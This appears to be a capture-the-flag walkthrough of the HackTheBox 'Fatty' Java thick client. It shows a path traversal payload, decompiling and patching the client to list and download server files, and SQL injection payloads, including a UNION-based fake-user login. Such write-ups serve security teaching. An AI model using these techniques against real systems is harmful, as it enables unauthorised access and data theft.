
The Profile menu item has a `Whoami` option that displays user details.



```
Username: qtc
Rolename: user
```


Our current user `qtc` is assigned the `user` role.

### ServerStatus




This user can't access any of the `ServerStatus` options. From this result, it is likely that there is a more highly privileged user present in the application, who is able to access the other features that are currently not enabled for the `qtc` user.

### FileBrowser




`FileBrowser` has three options. Let's check `Configs`.




```
.tmuxconfig
sudoers.config
.vimrc
sshd_config
```

Using the `Open` option in the bottom we can read the contents of the given files.




```
AuthorizedKeysFile      .ssh/authorized_keys
ChallengeResponseAuthentication no
UsePAM yes
PrintMotd no # pam does that
Subsystem sftp          /usr/lib/ssh/sftp-server
```

This doesn't reveal anything interesting. Let's move on to `Notes` option.




```
security.txt
shopping.txt
schedule.txt
```

Below are the contents of `security.txt`




```
Since our fatty clients processes sensitive data, we were forced to perform a penetration test on it.
I had no time to look at the results yet in more detail, but it looks like there are a few criticals.
We should starting to fix these issues ASAP.
```

This note informs us that there are few critical issues present in the application, which have not yet been fixed. Let's move on to `Mail` option.



```
report.txt
dave.txt
mom.txt
```

There are three files present. `dave.txt` looks interesting.




```
Hey qtc,

until the issues from the current pentest are fixed we have removed all administrative users from the database.
Your user account is the only one that is left. Since you have only user permissions, this should prevent exploitation
of the other issues. Furthermore, we implemented a timeout on the login procedure. Time heavy SQL injection attacks are
therefore no longer possible.

Best regards,
Dave
```

The message from dave says that all `admin` users are removed from the database. It also refers to a timeout being implemented, in order to mitigate time-based SQL injection attacks.

**ConnectionTest**

`ConnectionTest` just has the option `ping`, which returns `Pong` as a result.




```
Pong
```

# Path Traversal


As the files can be read, let's attempt a path traversal.

```
../../../../../../etc/passwd
```



```
[-] Failed to open file '/opt/fatty/files/mail....etc/passwd'.
```

The server is filtering out the `/` character from the input. Let's decompile the application using jdgui.



fatty-client.jar

- META-INF
- htb.fatty
- org
- beans.xml
- exit.png
- fatty.p12
- log4j.properties
- module-info.class
- spring-beans-3.0.xsd

Save the source code by pressing the `Save All Sources` option in `jdgui`. The file `htb/fatty/client/methods/Invoker.java` handles the application features.

```
public String showFiles(String folder) throws MessageParseException,
MessageBuildException, IOException {
    String methodName = (new Object() {

      }).getClass().getEnclosingMethod().getName();
    logger.logInfo("[+] Method '" + methodName + "' was called by user '" +
this.user.getUsername() + "'.");
    if (AccessCheck.checkAccess(methodName, this.user))
      return "Error: Method '" + methodName + "' is not allowed for this user
account";
    this.action = new ActionMessage(this.sessionID, "files");
    this.action.addArgument(folder);
    sendAndRecv();
    if (this.response.hasError())
      return "Error: Your action caused an error on the application server!";
    return this.response.getContentAsString();
  }
```

The `showFiles` function takes in one argument for the folder name, and then sends the data to the server using the `sendAndRecv()` call. The file `htb/fatty/client/gui/ClientGuiTest.java` sets the folder option.

```
configs.addActionListener(new ActionListener() {
          public void actionPerformed(ActionEvent e) {
            String response = "";
            ClientGuiTest.this.currentFolder = "configs";
            try {
              response = ClientGuiTest.this.invoker.showFiles("configs");
            } catch
(MessageBuildException|htb.fatty.shared.message.MessageParseException e1) {
              JOptionPane.showMessageDialog(controlPanel, "Failure during
message building/parsing.", "Error", 0);
            } catch (IOException e2) {
              JOptionPane.showMessageDialog(controlPanel, "Unable to contact the
server. If this problem remains, please close and reopen the client.", "Error",
0);
            }
            textPane.setText(response);
          }
        });
```

We can replace the `configs` folder name with `..`

```
            ClientGuiTest.this.currentFolder = "..";
            try {
              response = ClientGuiTest.this.invoker.showFiles("..");
```

Next, compile the `ClientGuiTest.Java` file.

```
javac -cp fatty-client.jar htb/fatty/client/gui/ClientGuiTest.java
```

This generates several class files. Let's create new folder and extract the contents of `fatty-client.jar` into it.

```
mkdir raw
cp fatty-client.jar raw/fatty-client.jar
cd raw && unzip fatty-client.jar
```


Overwrite any existing `htb/fatty/client/gui/*.class` files with updated class files.

```
mv htb/fatty/client/gui/*.class raw/htb/fatty/client/gui/
```

Finally, we can build the new JAR file.


```
cd raw && jar -cmf META-INF/MANIFEST.MF traverse.jar .
```

Let's login to the application and click the `Config` option.



```
logs
tar
start.sh
fatty-server.jar
files
```

This is successful. The files `fatty-server.jar` and `start.sh` look interesting. Below are the contents of `start.sh`.



```
#!/bin/sh

# Unfortunately alpine docker containers seems to have problems with services.
# I tried both, ssh and cron to start via openrc, but non of them worked. Therefore,
# both services are now started as part of the docker startup script.


# Start cron service
crond -b

# Start ssh server
/usr/sbin/sshd

# Start Java application server
su - qtc /bin/sh -c "java -jar /opt/fatty/fatty-server.jar"
```

We see that `fatty-server.jar` is run inside an Alpine Docker container. Let's make a note of this and move on.


The sample code to write contents to a file in Java is below.

```
import java.io.FileOutputStream;

FileOutputStream fout=new FileOutputStream("<filename>");
fout.write("test");
fout.close();
```

In a similar way. let's modify the `open` function in `htb/fatty/client/methods/Invoker.java` to download the file `fatty-server.jar`.


```
import java.io.FileOutputStream;
<SNIP>
public String open(String foldername, String filename) throws
MessageParseException, MessageBuildExcept
ion, IOException {
    String methodName = (new Object() {
}).getClass().getEnclosingMethod().getName();
    logger.logInfo("[+] Method '" + methodName + "' was called by user '" +
this.user.getUsername() + "'.");
    if (AccessCheck.checkAccess(methodName, this.user)) {
        return "Error: Method '" + methodName + "' is not allowed for this user
account";
    }
    this.action = new ActionMessage(this.sessionID, "open");
    this.action.addArgument(foldername);
    this.action.addArgument(filename);
    sendAndRecv();
    FileOutputStream fos;
    fos = new FileOutputStream("/tmp/fatty-server.jar");
    if (this.response.hasError()) {
        return "Error: Your action caused an error on the application server!";
    }
    String response = "";
    try {
        response = this.response.getContentAsString();
    } catch (Exception e) {
        response = "Unable to convert byte[] to String. Did you read in a binary
file?";
    }
    fos.write(this.response.getContent());
    fos.close();
    return response;
}
<SNIP>
```

Rebuild the JAR file and login again to the application.




```
logs
tar
start.sh
fatty-server.jar
files
```

Input the `fatty-server.jar` name in the input field and click on the `open` button.




The file is successfully saved to `/tmp/` locally.




```
ls -al /tmp/fatty-server.jar

-rw-r--r-- 1 root root 10827452 Jul 30 08:53 /tmp/fatty-server.jar
```

## SQL Injection

jdgui can be used to decompile `fatty-server.jar`.



The file `htb/fatty/server/database/FattyDbSession.class` contains a `checkLogin()` function that handles the login functionality.




```
    } catch (SQLException e) {
      this.logger.logError("[-] Failure while closing database connection.");
      this.logger.logError("[-] Exception was: '" + e.getMessage() + "'");
    }
  }

  public User checkLogin(User user) throws LoginException {
    Statement stmt = null;
    ResultSet rs = null;
    User newUser = null;
    try {
      stmt = this.conn.createStatement();
      rs = stmt.executeQuery("SELECT id,username,email,password,role FROM users WHERE username='" + user.getUsername() + "'");
      try {
```

`checkLogin()` retrieves user details based on the provided username. It then compares the retrieved password with the provided password.

```
public User checkLogin(User user) throws LoginException {
    <SNIP>
      rs = stmt.executeQuery("SELECT id,username,email,password,role FROM users
WHERE username='" + user.getUsername() + "'");
      <SNIP>
        if (newUser.getPassword().equalsIgnoreCase(user.getPassword()))
          return newUser;
        throw new LoginException("Wrong Password!");
      <SNIP>
           this.logger.logError("[-] Failure with SQL query: ==> SELECT
id,username,email,password,role FROM users WHERE username='" +
user.getUsername() + "' <==");
      this.logger.logError("[-] Exception was: '" + e.getMessage() + "'");
      return null;
```

Let's check how the client application sends credentials to the server. The login button creates a new object as `ClientGuiTest.this.user` for the `User` class. It then calls the `setUsername()` and `setPassword()` functions with the respective username and password values. The return values are then send to the server.



```
JButton jButton3 = new JButton("Login ");
jButton3.addActionListener(new ActionListener() {
      public void actionPerformed(ActionEvent param1ActionEvent) {
        String str1 = ClientGuiTest.this.tfUsername.getText().trim();
        String str2 = new String(ClientGuiTest.this.tfPassword.getPassword());
        ClientGuiTest.this.user = new User();
        ClientGuiTest.this.user.setUsername(str1);
        ClientGuiTest.this.user.setPassword(str2);
        try {
          ClientGuiTest.this.conn = Connection.getConnection();
        } catch (htb.fatty.client.connection.Connection.ConnectionException connectionException) {
          JOptionPane.showMessageDialog(LoginPanel, "Connection Error!", "Error", 0);
          return;
        }
        if (ClientGuiTest.this.conn.login(ClientGuiTest.this.user)) {
          JOptionPane.showMessageDialog(LoginPanel, "Login Successful!", "Login", 1);
```

Let's check the `setUsername()` and `setPassword()` functions from `htb/fatty/client/shared/resources/user.java`.

```
public void setUsername(String username) {
    this.username = username;
  }

  public void setPassword(String password) {
    String hashString = this.username + password +
"clarabibimakeseverythingsecure";
    MessageDigest digest = null;
    try {
      digest = MessageDigest.getInstance("SHA-256");
    } catch (NoSuchAlgorithmException e) {
      e.printStackTrace();
    }
    byte[] hash = digest.digest(hashString.getBytes(StandardCharsets.UTF_8));
    this.password = DatatypeConverter.printHexBinary(hash);
  }
```

The username is accepted without modification but the password is changed to the format below.

```
sha256(username+password+"clarabibimakeseverythingsecure")
```


The username isn't sanitized and is directly used in the SQL query, making it vulnerable to SQL injection.

```
rs = stmt.executeQuery("SELECT id,username,email,password,role FROM users WHERE
username='" + user.getUsername() + "'");
```


The `checkLogin` function in `htb/fatty/server/database/FattyDbSession.class` writes the SQL exception to a log file.

```
<SNIP>
    this.logger.logError("[-] Failure with SQL query: ==> SELECT
id,username,email,password,role FROM users WHERE username='" +
user.getUsername() + "' <==");
      this.logger.logError("[-] Exception was: '" + e.getMessage() + "'");
<SNIP>
```

Let's attempt to validate the vulnerability by logging in with the username `qtc'`.



Now let's inspect the contents of `error-log.txt` and view the SQL exception.



```
2020-07-30 08:58:20,399 [       FattyLogger.java:Thread-0:21] - [-] Failure while parsing the ActionMessage.
2020-07-30 08:58:20,400 [       FattyLogger.java:Thread-0:21] - [-] Exception was: 'Unknown Error'.
2020-07-30 08:58:20,400 [       FattyLogger.java:Thread-0:21] - [-] Failure while generating the response message.
2020-07-30 08:58:20,402 [       FattyLogger.java:Thread-0:21] - [-] Exception was: 'Failed to build response message'.
2020-07-30 09:39:12,807 [       FattyLogger.java:Thread-2:21] - [-] Failure with SQL query: ==> SELECT
id,username,email,password,role FROM users WHERE username='qtc'' <==
2020-07-30 09:39:12,807 [       FattyLogger.java:Thread-2:21] - [-] Exception was: 'You have an error in your SQL syntax; check the
manual that corresponds to your MariaDB server version for the right syntax to use near ''qtc''' at line 1'
```

This confirms that the username field is vulnerable to SQL Injection. However, login attempts using payloads such as `' or '1'='1` in both the fields fail. This can be explained as follows.

Let's assume that the username given in the login form is `' or '1'='1`. The server will process the username as below.

```
SELECT id,username,email,password,role FROM users WHERE username='' or '1'='1'
```

The above query succeeds and returns the first record in the database. The server then creates a new user object with the obtained results.

```
<SNIP>
if (rs.next()) {
        int id = rs.getInt("id");
        String username = rs.getString("username");
        String email = rs.getString("email");
        String password = rs.getString("password");
        String role = rs.getString("role");
        newUser = new User(id, username, password, email,
Role.getRoleByName(role), false);
<SNIP>
```

It then compares the newly created user password with the user-supplied password.

```
<SNIP>
if (newUser.getPassword().equalsIgnoreCase(user.getPassword()))
    return newUser;
throw new LoginException("Wrong Password!");
<SNIP>
```

The value produced by `newUser.getPassword()` is below.


```
sha256("qtc"+"clarabibi"+"clarabibimakeseverythingsecure") =
5a67ea356b858a2318017f948ba505fd867ae151d6623ec32be86e9c688bf046
```

The user supplied password hash `user.getPassword()` is calculated as follows.

```
sha256("' or '1'='1" + "' or '1'='1" + "clarabibimakeseverythingsecure") =
cc421e01342afabdd4857e7a1db61d43010951c7d5269e075a029f5d192ee1c8
```


As the hash that the client sends to the server doesn't match the one in the database, the password comparison fails. But the SQL injection is still possible using UNION queries.

Let's consider the following example.



```
MariaDB [userdb]> select * from users where username='john';
+----------+-------------+
| username | password    |
+----------+-------------+
| john     | password123 |
+----------+-------------+
```

Using the SELECT operator, it is possible to create fake entries. Let's input an invalid username and create new user entries.



```
MariaDB [userdb]> select * from users where username='test' union
select 'admin','welcome123';
+----------+------------+
| username | password   |
+----------+------------+
| admin    | welcome123 |
+----------+------------+
```

